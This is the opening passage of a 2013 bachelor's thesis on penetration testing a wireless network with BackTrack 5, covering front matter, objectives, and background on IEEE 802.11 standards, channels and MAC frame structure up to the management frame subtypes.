

Bachelor's Thesis (TUAS)

Degree Program: Information Technology

Specialization: Internet Technology

2013

Gbolahan Ola

PENETRATION TESTING ON A WIRELESS NETWORK.

– USING BACKTRACK 5



TURUN AMMATTIKORKEAKOULU
TURKU UNIVERSITY OF APPLIED SCIENCES

BACHELOR'S THESIS | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Information Technology | Internet Technology

2013 | 55

Instructor: Lassi Junnila

Gbolahan Ola

PENETRATION TESTING ON A WIRELESS NETWORK -- USING BACKTRACK 5

This thesis aim to demonstrate and analyse various types of threat that are encountered while using a wireless network. Wireless network unarguably has made the accessibility to the Internet much easier; it cannot be overstressed that it also has loopholes that can be used to attack an unknown user.

KEYWORDS:

Wlan, BackTrack 5, Wireshark, Access Point

FOREWORD

I give glory to God for the gift of life to complete this work. Gratitude to Lassi Junnila for taking the time to supervise this project. Lastly I thank my family especially my mother for her words of encouragement throughout my studies.

Autumn 2013 Turku

Gbolahan Ola

TABLE OF CONTENTS

| | |
|--|-----------|
| 1 INTRODUCTION | 1 |
| 1.1 Motivation | 1 |
| 1.2 Thesis Objectives | 1 |
| 1.3 Organisation and Structure | 2 |
| 2 IEEE 802.11 | 4 |
| 2.1 Standards and Bands | 4 |
| 2.2 Channels and Frequencies | 8 |
| 2.3 Headers and Frames | 11 |
| 2.4 Security | 23 |
| 3 BACKTRACT 5 | 28 |
| 4 SETUP AND INSTALLATION | 30 |
| 4.1 Hardware | 30 |
| 4.2 Testing the Wireless Card for Sniffing | 31 |
| 4.3 Software | 33 |
| 5 PENETRATION TEST | 35 |
| 5.1 Pawning Beacon Frames | 35 |
| 5.2 Pawning Hidden SSID | 40 |
| 5.3 De-authentication Attack | 45 |
| 5.4 Wpa-Psk Cracking | 49 |
| 6 SUMMARY | 53 |
| REFERENCES | 54 |
| FIGURES | |
| Figure 1. Evolution of 802.11 Standard | 5 |
| Figure 2. 2.4GHz Channel Description | 9 |
| Figure 3. 2.4GHz Channel Overlapping | 10 |
| Figure 4. 5.0GHz Channel Description | 11 |
| Figure 5. 802.11 Frame Header | 11 |
| Figure 6. 802.11 Frame Fields and Sub-fields | 12 |
| Figure 7. Frame Type 1. | 15 |

| | |
|---|----|
| Figure 8. Frame Type 2. | 16 |
| Figure 9. Typical Management Frame Header | 17 |
| Figure 10. Typical Beacon Frame Header | 17 |
| Figure 11. Probe Request Frame Header | 18 |
| Figure 12. Probe Response Frame Header | 18 |
| Figure 13. Authentication Frame Header | 18 |
| Figure 14. De-Authentication Frame Header | 19 |
| Figure 15. Association Request Frame Header | 19 |
| Figure 16. Association Response Frame Header | 19 |
| Figure 17. Disassociation Frame Header | 20 |
| Figure 18. Reassociation Request Frame Header | 20 |
| Figure 19. Reassociation Response Frame Header | 20 |
| Figure 20. RTS Frame Header | 21 |
| Figure 21. CTS Frame Header | 21 |
| Figure 22. ACK Frame Header | 22 |
| Figure 23. Generic-data Frame Header | 22 |
| Figure 24. Symmetric Key Algorithm | 24 |
| Figure 25. Public Key Algorithm | 24 |
| Figure 26. Iconic View of the Setup. | 30 |
| Figure 27. Injection Test | 32 |
| Figure 28. Final Desktop View | 34 |
| Figure 29. Monitor Mode Created | 35 |
| Figure 30. Mdk3 Option Screen 1 | 36 |
| Figure 31. Mdk3 Option Screen 2 | 36 |
| Figure 32. Mdk3 Option Screen 3 | 37 |
| Figure 33. Beacon Frame Flood | 37 |
| Figure 34. Capturing Packets on the Mon0 (monitor mode) Interface | 38 |

| | |
|---|----|
| Figure 35. Beacon Flood Captured on Wireshark | 38 |
| Figure 36. Further Analysis of the Captured Packet. | 39 |
| Figure 37. The Fictitious Network as shown on MacBook-Pro | 39 |
| Figure 38. Turning off SSID on Access Point | 41 |
| Figure 39. Confirmation of Hidden SSID on Airodump | 41 |
| Figure 40. Confirmation of Hidden SSID on Wireshark | 42 |
| Figure 41. Further Analysis of the Hidden SSID Packet | 42 |
| Figure 42. Capture before Client's connection | 43 |
| Figure 43. Capture after Client's connection | 44 |
| Figure 44. Rogue AP Created | 46 |
| Figure 45. Rogue AP seen by Airodump-ng | 46 |
| Figure 46. De-Authentication Attack | 47 |
| Figure 47. The Client Re-associate with the "Rogue" AP | 47 |
| Figure 48. Topology of a De-Authentication Attack | 48 |
| Figure 49. State Machine | 48 |
| Figure 50. Access Point using WPA_PSK | 49 |
| Figure 51. WPA Handshake | 50 |
| Figure 52. netti.cap file showing the handshake | 51 |
| Figure 53. Specifying the .cap and dictionary file | 51 |
| Figure 54. WPA Paraphrase Cracked | 52 |

ACRONYMS, ABBREVIATIONS AND SYMBOLS

| | |
|-----------|--------------------------------------|
| ACK | Acknowledge |
| AES | Advanced Encryption Standard |
| ALOHA NET | ALOHA net/ALOHA System |
| AP | Access Point |
| ARP | Address Resolution Protocol |
| BSD | Berkeley Software Distribution |
| Bit | Binary Digit |
| CCK | Complementary Code Keying |
| CCMP | Counter Cipher Mode Protocol |
| CD | Compact Disc |
| CRC | Cyclic Redundancy Check |
| CTS | Clear To Send |
| DFS | Dynamic Frequency Selection |
| DHCP | Dynamic Host Configuration Protocol |
| FC | Frame Control |
| FCC | Federal Communications Commission |
| FCS | Frame Check Sequence |
| Gbps | Gigabit Per Second |
| GHz | Giga Hertz |
| GNOME | GNU Network Object Model Environment |

| | |
|------|---|
| GNU | Gnu's Not Unix |
| HP | Hewlett Packard |
| IEEE | Institute of Electrical and Electronics Engineers |
| IP | Internet Protocol |
| ISM | Industrial Scientific and Medical |
| ISO | International Organization for Standardization |
| IV | Initialization Vector |
| KDE | K Desktop Environment |
| MAC | Media Access Control |
| Mbps | Mega Bit Per Second |
| MDK3 | Murder Death Kill 3 |
| MHz | Mega Hertz |
| MIMO | Multiple-Input and Multiple-output |
| MITM | Man In The Middle |
| MON | Monitor Mode |
| NAV | Network Allocation Vector |
| NIC | Network Interface Card |
| NMAP | Network Mapper |
| OS | Operating System |
| PC | Personal Computer |
| PDA | Personal Digital Assistant |

| | |
|----------------|--|
| PEN TEST | Penetration Testing |
| PSK | Pre-Shared Key |
| QAM | Quadrature Amplitude Modulation |
| QoS | Quality Of Service |
| RC4 | Rivest Cipher 4 |
| RTS | Request To Send |
| SISO | Single-Input Single-Output |
| SSID | Service Set Identifier |
| TDWR | Terminal Doppler Weather Radar |
| TKIP | Temporal Key Integrity Protocol |
| USB | Universal Serial Bus |
| VM | Virtual Machine |
| WECA | Wireless Ethernet Compatibility Alliance |
| WEP | Wired Equivalent Privacy |
| WHAX | A Slax-based Linux Distribution |
| WI-FI | Wireless Fidelity |
| WLAN | Wireless Local Area Network |
| WPA-PSK | WI-FI Protected Access-Pre Shared Key |
| WPA2-PSK | WI-FI Protected Access 2-Pre Shared Key |
| WPA-Enterprise | WI-FI Protected Access-Enterprise |

1 INTRODUCTION

1.1 Motivation

Wireless local area network (WLAN) has change the way Internet is used in the world today. Wireless technology can be seen in every aspect of human life- Education, Business, Transport, and Communication etc. There has been a great demand for wireless access around the world nowadays; this result in its demand far exceeding the technology thereby resulting in an unsolved security issues.

Since the Wlan has been integrated into virtually all devices around; pda, desktop computers, laptops, notebooks, smartphones, palm tops, and other small devices, it has become ubiquitous. The idea of wireless network brings to mind lot of ways of attacking and penetrating a network compared to the traditionally wired network. Because wireless typically extends beyond walls and boundaries, it has become prone to attacks.

Wireless technology is deploy around in places like Schools, Office buildings, Airport, Parks, Hotels, coffee shops etc., An attacker could launch an attack to an unsuspecting client. The security challenges of Wlan makes it necessary to perform a series of penetration test on a wlan to actualize the dangers posed on using a wlan by a client.

1.2 Thesis Objectives

The main objective of this thesis is to perform series of penetration test on my wireless local area network using backtrack 5 OS. The penetration test will be carried out by using Aircrack-ng range of tools to perform the test and analyze the result with wireshark.

1.3 Organization and Structure

This thesis will be in two parts: the theoretical aspect, which gives insight into wireless technology such as its standard, protocols, bands and channels, frames, security and setting up the operating system for the test. The Testing aspect deals with the implementation and analysis of various types of attack.

The following sections are a brief overview of the chapters:

1.3.1 Chapter 1 Introduction

This is the introductory chapter of this thesis; it talks about the motivation behind this thesis work, its aims and objectives, and a brief overview of this thesis work.

1.3.2 Chapter 2 IEEE 802.11

This chapter looks into the 802.11 standard with emphasis on the protocols, bands and channels, frames and lastly its security. It is important to know the wireless technology functionalities and understand how it operates.

1.3.3 Chapter 3 Backtrack 5

This chapter talks about the operating system used for this penetration test. It explains its origination, how it was developed and the various releases.

1.3.4 Chapter 4 Setup and Installation

This chapter explains how to setup the software and hardware environment for this thesis work. It looks into the hardware requirements, deployment and configurations for this work. It also talks about how the wireless card can be tested for wireless sniffing.

1.3.5 Chapter 5 Penetration Test

This is the practical aspect of this thesis work because it details the various tests made about this thesis. It aims to showcase how the various attacks can be implemented for testing purposes.

1.3.6 Chapter 6 Summary

This chapter summarizes and makes necessary suggestions on the thesis topics.

2 IEEE 802.11

The history of wireless technology cannot be discuss without making a reference to the ALOHA NET research project of the University of Hawaii in the 1970s. The wired internet technology become popular in office buildings and private residence in the early 1990s, and the demand for fast, reliable internet connection among companies and individuals became rampart, People and businesses are getting fed up with the slow download rate of the dial-up network, at the same time mobile laptops were been introduced, so this gave way to the enactment of the 802.11 standard in 1997 and subsequently lead to the development of the interoperability certification by the Wi-Fi Alliance (formerly WECA).

The 802.11 is a subset of the IEEE 802 standard while the former deals with all local and metropolitan area network, the latter deals with the wireless Local Area Network, the suffix .11 were assigned to the wireless local area network (WLAN).

As technology advances, the use of wireless became rampant across the world, business executive making use of their Pda, Palm-top etc.

2.1 Standards and Bands

802.11 is a set of standards/rules that governs the communication of stations across the wireless network, it consists of different standards that help in the propagation of wireless signal across the wireless network.

Wireless networking standard typically operate at various bands across the wireless spectrum; it also specifies the types of data that could be sent across a network.

Band and Standard works hand in hand in wireless networking; hence a set of standard can operate between one or more band.

As there are different types of standard in wireless networking, so also is there various forms of header by standards that are used to transmit data to other applications or to transmit control and information messages for its own functionality support. These headers tend to be different in their forms among a protocol or across protocols.

| <i>Protocol</i> | <i>Year Introduced</i> | <i>Maximum Data Transfer Speed</i> | <i>Frequency</i> | <i>Highest Order Modulation</i> | <i>Channel Bandwidth</i> | <i>Antenna Configurations</i> |
|-----------------|------------------------|------------------------------------|------------------|---------------------------------|--------------------------|-------------------------------|
| 802.11a | 1999 | 54 Mbps | 5 GHz | 64 QAM | 20 MHz | 1×1 SISO |
| 802.11b | 1999 | 11 Mbps | 2.4 GHz | 11 CCK | 20 MHz | 1×1 SISO |
| 802.11g | 2003 | 54 Mbps | 2.4 GHz | 64 QAM | 20 MHz | 1×1 SISO |
| 802.11n | 2009 | 65 to 600 Mbps | 2.4 or 5 GHz | 64 QAM | 20 and 40 MHz | Up to 4×4 MIMO |
| 802.11ac | 2012 | 78 Mbps to 3.2 Gbps | 5 GHz | 256 QAM | 20, 40, 80 and 160 MHz | Up to 8×8 MIMO; MU-MIMO |

Figure 1. Evolution of 802.11 Standard.

(Source: microwave journal)

The different standards in wireless networking are;

- ❖ 802.11b
- ❖ 802.11a
- ❖ 802.11g
- ❖ 802.11n
- ❖ 802.11ac

802.11b: This standard was created as a result of the expansion the IEEE made on the original 802.11 standard in 1999. It operates in the 2.4GHz unregulated radio frequency band at a maximum data bandwidth up to 11 Mbit/s through a single-input single-output (SISO) antennae configuration.

Because 802.11b operates in an unregulated frequency band, ISPs prefer to use this standard to its twin standard (802.11a) and was widely adopted around

the world to serve the home market. In as much as it received huge acceptance, it also has its pros and cons. Its pros and cons include

Pros

- ❖ Low implementation cost for the vendors
- ❖ Widely Adopted
- ❖ Signals are not easily obstructed
- ❖ Excellent signal range

Cons

- ❖ Home appliance interference due to its unregulated frequency band
- ❖ Slowest maximum data rate

802.11a: The IEEE created a second extension for the original 802.11 in 1999, almost the same time while 802.11b was in development. 802.11a received less acceptance and adoption compare to 802.11b because of its high implementation cost that lead to its deployment mostly around the business environment. It supports maximum bandwidth of up to 54 Mbit/s in the 5.0GHz regulated frequency band using a single-input single-output (SISO) antennae configuration. There are 12 – 13 overlapping channels on the 802.11a standard, out of which 12 can be used in an indoor environment while 4 – 5 of the 12 channels could be used in a point – point configuration in an outdoor environment. Its pros and cons includes

Pros

- ❖ No interference from other devices due to its regulated frequencies
- ❖ Fast maximum data rate

Cons

- ❖ High implementation cost
- ❖ Shorter signal range
- ❖ Difficulty penetrating walls

802.11g: This standard was developed in 2003 to cater for the newer wireless networking devices that have been manufactured because they support newer hardware and software capabilities. 802.11g received much acceptance and were widely deployed along with the 802.11b because it combines features from both 802.11a and 802.11b. It operates in the 2.4GHz frequency band at a maximum data rate of 54 Mbit/s through a single-input single-output (SISO) antennae configuration. Wireless device manufacturers produced a vast amount of devices supporting this standard because of its combined features of 2.4GHz high frequency range and fast data rate of 54 Mbit/s. It is also a choice standard due to its backward compatibility; it is backward compatible with 802.11b, and this means that an 802.11g access point can work with wireless network adapters that support 802.11b and vice versa.

Pros

- ❖ Widely Adopted
- ❖ Fast maximum data rate
- ❖ High frequency range
- ❖ Backward compatible

Cons

- ❖ Higher implementation cost compared to 802.11b
- ❖ There may be interference because of the unregulated frequency

802.11n: This standard was a newer standard created by IEEE in 2009 to improve on the amount of bandwidth of 802.11g by utilizing multiple wireless signals and antennas. It can operate at a maximum data rate up to 600 Mbit/s in both 2.4 and 5.0 GHz frequency bands. 802.11n uses the multiple-input multiple-output (MIMO) antennae configuration compared to other standards that use only one, and it is backward compatible with 802.11b and 802.11g.

Pros

- ❖ Fastest maximum speed so far
- ❖ Increased signal intensity
- ❖ Resistant to signal interference from other devices

Cons

- ❖ Expensive to implement compare to other standards
- ❖ There can be interference to the nearby 802.11b/g networks because of the multiple signals.

802.11ac: This is the newest standard that is been developed by the IEEE from 2011 to 2013; its final approval and publication are scheduled for early 2014. The standard will operate in the 5.0GHz frequency band with a maximum data rate of up to 3.2 Gbit/s when completed. Much is not known about this standard yet, but it will use the multiple-input multiple-output.

2.2 Channels and Frequencies

In wireless networking, wireless access point can operate in various channels on different frequencies on a particular wireless range, it can only be on one channel at a particular time, moreover, it is possible for wireless access point to propagate across multiple channels depending on hardware capability of the access point.

The 802.11 workgroup documented and approved the use of four main frequency ranges; 2.4 GHz, 3.6 GHz, 4.9 GHz and 5.0GHz. Each of these frequency ranges is further divided into a multitude of channels depending on the number of channels present in each particular band.

In the 2.4GHz ISM band, 802.11b/g/n operates at this frequency level at different maximum data rates. There are 14 channels available on the spectrum; each channel has its own frequency depending on the channel the access point

is operating on at the point in time. Since the 2.4GHz range is an unregulated band, different countries have regulations and restrictions on the allowed channels. As shown in the figure below, channel 1 - 13 is allowed in most part of the world except in North America where there are restrictions on the use of channel 12 and 13. The FCC document stipulates that the two channels can only be used with low powered transmitter along with a low gained antennae. Channel 14 is prohibited for use throughout the world except in japan where it is used for certain modulation modes for the 802.11b.

| Channel | Frequency (MHz) | North America ^[3] | Japan ^[3] | Most of world ^A <small>[3][4][5][6][7]</small> |
|---------|-----------------|------------------------------|-----------------------|--|
| 1* | 2412 | Yes | Yes | Yes ^D |
| 2 | 2417 | Yes | Yes | Yes ^D |
| 3 | 2422 | Yes | Yes | Yes ^D |
| 4 | 2427 | Yes | Yes | Yes ^D |
| 5* | 2432 | Yes | Yes | Yes |
| 6 | 2437 | Yes | Yes | Yes |
| 7 | 2442 | Yes | Yes | Yes |
| 8 | 2447 | Yes | Yes | Yes |
| 9* | 2452 | Yes | Yes | Yes |
| 10 | 2457 | Yes | Yes | Yes |
| 11 | 2462 | Yes | Yes | Yes |
| 12 | 2467 | No ^B | Yes | Yes |
| 13* | 2472 | No ^B | Yes | Yes |
| 14 | 2484 | No | 11b only ^C | No |

Figure 2. 2.4GHz channel description.

(Source: Wikipedia)

The figure below shows the channels on the 2.4 GHz range, there is only 5 MHz wide range from channel 1 to channel 13 except from channel 13 to channel 14 which has 12 MHz wide range between them. Due to the shortness of the wide range, there is overlapping among the channels with only 4 non-overlapping channel (channel 1,6,11, and 14).




Figure 3. 2.4GHz channel overlapping

(Source: IEEE)

The 3.6 GHz and 4.9 GHz band are documented in the IEEE standard as a specially licensed band used in the united state. They are used for the high-powered data transfer equipment and public safety respectively in the unpopular 802.11y standard.

In the 5.0GHz ISM band, 802.11a/n operates in this band at different maximum data rates. Its channels range from channel 36(5.15GHz) – channel 165(5.825GHz) on the spectrum. This band is a majorly regulated band due to its importance and interferences with various devices such as the Terminal Doppler Weather Radar (TDWR) and some military applications.

There has been pressure on IEEE by stakeholders in the telecommunication sector to open-up the 5.0GHz spectrum for the use of unlicensed devices. This made the IEEE to invent a requirement known as Dynamic Frequency Selection (DFS) which unlicensed devices must comply with before they can use the spectrum. Dynamic Frequency Selection is a method in which unlicensed devices can use the 5.0GHz spectrum already allocated to radar systems without the devices causing interference with the radar system. This method enables the unlicensed devices to detect the presence of radar system on the channel the devices are using, if the level of the radar exceeds certain limit, the devices must quit the channel and choose an alternate channel.




Figure 4. 5.0GHz channel description. (Source: wirevolution)

2.3 Headers and Frames

Every packets sent on a wireless network has headers which consist of various information. A typical 802.11 MAC frames consist of

- ❖ *Frame Control*
- ❖ *Duration / ID*
- ❖ *Address 1*
- ❖ *Address 2*
- ❖ *Address 3*
- ❖ *Sequence Control*
- ❖ *Address 4*
- ❖ *Frame body*
- ❖ *FCS*

All 802.11 frames have *frame control*, *duration/Id*, *Address 1* and *FCS* fields while the others will be present depending on the type/subtype of packet it is.




Figure 5. 802.11 frame header

Each field in an 802.11 MAC header are further broken to various sub-fields. The figure below shows the fields and their respective sub-fields




Figure 6. 802.11 frame fields and sub-fields

Frame Control (FC): This field has a size of 2 bytes and contain sub-fields; this sub-fields occupies 16 bits. Its sub-field are as follows;

- ❖ Protocol version - It is a 2 bits sized field and has a default value of 0. The value does not change except there is revision incompatibility with a previous version.
- ❖ Frame type - This field has a value of 2 bits and contains the types of frame (Management, Control and Data).
- ❖ Sub type - This field has a value of 4 bits and contains the various subtypes of frames been sent across the network.
- ❖ To DS(Distribution system) - This field has a value of 1 bits. It specifies that a packet is entering a distribution system. Example of this is when a wireless client sent a packet to the access point destined for the internet.

- ❖ From DS(Distribution system) - This field has a value of 1 bits. It specifies that a packet is exiting a distribution system. Example of this is when an access point sent a packet towards a wireless client.
- ❖ More fragments - These fields have a value of 1 bits. It indicates if more fragment of the current packet is to follow when the packets are too large to be sent once. It is only applicable to data and management frames.
- ❖ Retry - This field has a value of 1 bits. Packets are sometimes dropped in a wireless network; this field specifies if the packets is a retransmission or the original packet. If it is a retry transmission, the field is set to 1 and 0 if its the original packet. It is applicable to data and management frames.
- ❖ Power management - This field has a value of 1 bits. It indicates if the station is in either power save mode or active mode.
- ❖ More data - This field has a value of 1 bits. It usually indicates to the station which is in a power save mode that more data are coming and are presently queued up on the access point.
- ❖ Wep / Protected frame - This field has a value of 1 bits. It indicates if the frame body is encrypted or not. it is applicable to data and management frames.
- ❖ Order - This field has a value of 1 bits. It indicates the order in which the packets are received and must be processed in that order.

Duration / ID: This field has a 2 bytes value and it is used to set the network allocation vector(NAV). Network Allocation Vector is the minimum amount of time that a station need to wait before it can attempt transmission. This field is sometimes used to specify the short id for power save poll frames.

Address 1 / 2 / 3 / 4: These fields has a value of 6 bytes each. The presence of these address fields depends on the type and sub-type of frame. It consists of following sub-fields

Bssid - This is the MAC address of the access point.

Transmitter Address - This is the address of the transmitting device.

Receiver Address - This is the address of the receiving device.

Source Address - This is the MAC address of the sender of a packet.

Destination Address - This is the MAC address of the station where the packet is destined for.

Sequence control: This field has a value of 2 bytes. Its sub-field includes

- ❖ Sequence number - This sub-field indicate the sequence number of the packet transmitted by the wireless entity.
- ❖ Fragment number - This sub-field indicate the specific number of the current fragment.

Frame body / Data: This field has a value ranging from 0 - 2312 bytes depending on the amount of data been sent. This field contains the management frame details or the actual data, so it is very vital in any 802.11 frame.

FCS (Frame check sequence): This field has a value of 4 bytes. It indicates the checksum carried out on the whole MAC header and frame body using the Cyclic Redundancy Check(CRC).

Frames are certain types of information sent out for communication between the radio network interface cards(NIC) and the wireless stations. All frame contains a control field that depicts the 802.11 protocol version, frame type, and other indicators, such as if wep is on, power management is active, and e.t.c. Also, all frames contain MAC addresses of the source, destination stations and access point, frame sequence number, frame body and frame check sequence. There are three(3) types of MAC frames sent on a wireless network, each is further divided into various types. Frames are essential for troubleshooting network problems in wireless networking. Once one understands wireless networking at the packet level, it would be easy to understand the various frames in a wireless network. The figures below shows the various frames and subtypes

Table 7-1—Valid type and subtype combinations

| Type value b3 b2 | Type description | Subtype value b7 b6 b5 b4 | Subtype description |
|---------------------|---------------------|------------------------------|---------------------------------|
| 00 | Management | 0000 | Association request |
| 00 | Management | 0001 | Association response |
| 00 | Management | 0010 | Reassociation request |
| 00 | Management | 0011 | Reassociation response |
| 00 | Management | 0100 | Probe request |
| 00 | Management | 0101 | Probe response |
| 00 | Management | 0110–0111 | Reserved |
| 00 | Management | 1000 | Beacon |
| 00 | Management | 1001 | ATIM |
| 00 | Management | 1010 | Disassociation |
| 00 | Management | 1011 | Authentication |
| 00 | Management | 1100 | Deauthentication |
| 00 | Management | 1101 | Action |
| 00 | Management | 1110–1111 | Reserved |
| 01 | Control | 0000–0111 | Reserved |
| 01 | Control | 1000 | Block Ack Request (BlockAckReq) |
| 01 | Control | 1001 | Block Ack (BlockAck) |
| 01 | Control | 1010 | PS-Poll |
| 01 | Control | 1011 | RTS |
| 01 | Control | 1100 | CTS |
| 01 | Control | 1101 | ACK |
| 01 | Control | 1110 | CF-End |
| 01 | Control | 1111 | CF-End + CF-Ack |

Figure 7. Frame types 1.

(Source: IEEE Standard)

Table 7-1—Valid type and subtype combinations (continued)

| Type value b3 b2 | Type descripti | Subtype value b7 b6 b5 b4 | Subtype descripti |
|---------------------|-------------------|------------------------------|--------------------------------|
| 10 | Data | 0000 | Data |
| 10 | Data | 0001 | Data + CF-Ack |
| 10 | Data | 0010 | Data + CF-Poll |
| 10 | Data | 0011 | Data + CF-Ack + CF-Poll |
| 10 | Data | 0100 | Null (no data) |
| 10 | Data | 0101 | CF-Ack (no data) |
| 10 | Data | 0110 | CF-Poll (no data) |
| 10 | Data | 0111 | CF-Ack + CF-Poll (no data) |
| 10 | Data | 1000 | QoS Data |
| 10 | Data | 1001 | QoS Data + CF-Ack |
| 10 | Data | 1010 | QoS Data + CF-Poll |
| 10 | Data | 1011 | QoS Data + CF-Ack + CF-Poll |
| 10 | Data | 1100 | QoS Null (no data) |
| 10 | Data | 1101 | Reserved |
| 10 | Data | 1110 | QoS CF-Poll (no data) |
| 10 | Data | 1111 | QoS CF-Ack + CF-Poll (no data) |
| 11 | Reserved | 0000–1111 | Reserved |

Figure 8. Frame type 2.

(Source: IEEE Standard)

Management Frame: As the name implies, management frames are frames meant for the management of the wireless links in wireless networking.

Management frames are generated during the following tasks

- ❖ Client-to-access point(AP) association and disassociation request
- ❖ Probe Responses
- ❖ Access point generated de-authentication frames

The MAC header in all management frame is same, it does not depend on the frame subtype. It has a 24 bytes standard MAC header with fields such as

- ❖ Frame control
- ❖ Duration/ID
- ❖ DA
- ❖ SA
- ❖ BSSID
- ❖ Sequence control
- ❖ FCS




Figure 9. Typical management frame header

Management frame is divided into subtypes defined below

Beacon Frame: These are frames/messages transmitted at regular intervals by wireless stations to announce their presence to wireless clients in a wireless vicinity. The access point is responsible for transmitting a beacon frame in an infrastructure network within the define basic service area.




Figure 10. Typical beacon frame header

Probe Request Frame: These are types of frames transmitted by the wireless client to scan an area for any existing 802.11 networks. The client must support

all the data rate required by the network before it can be authorized to join the network.

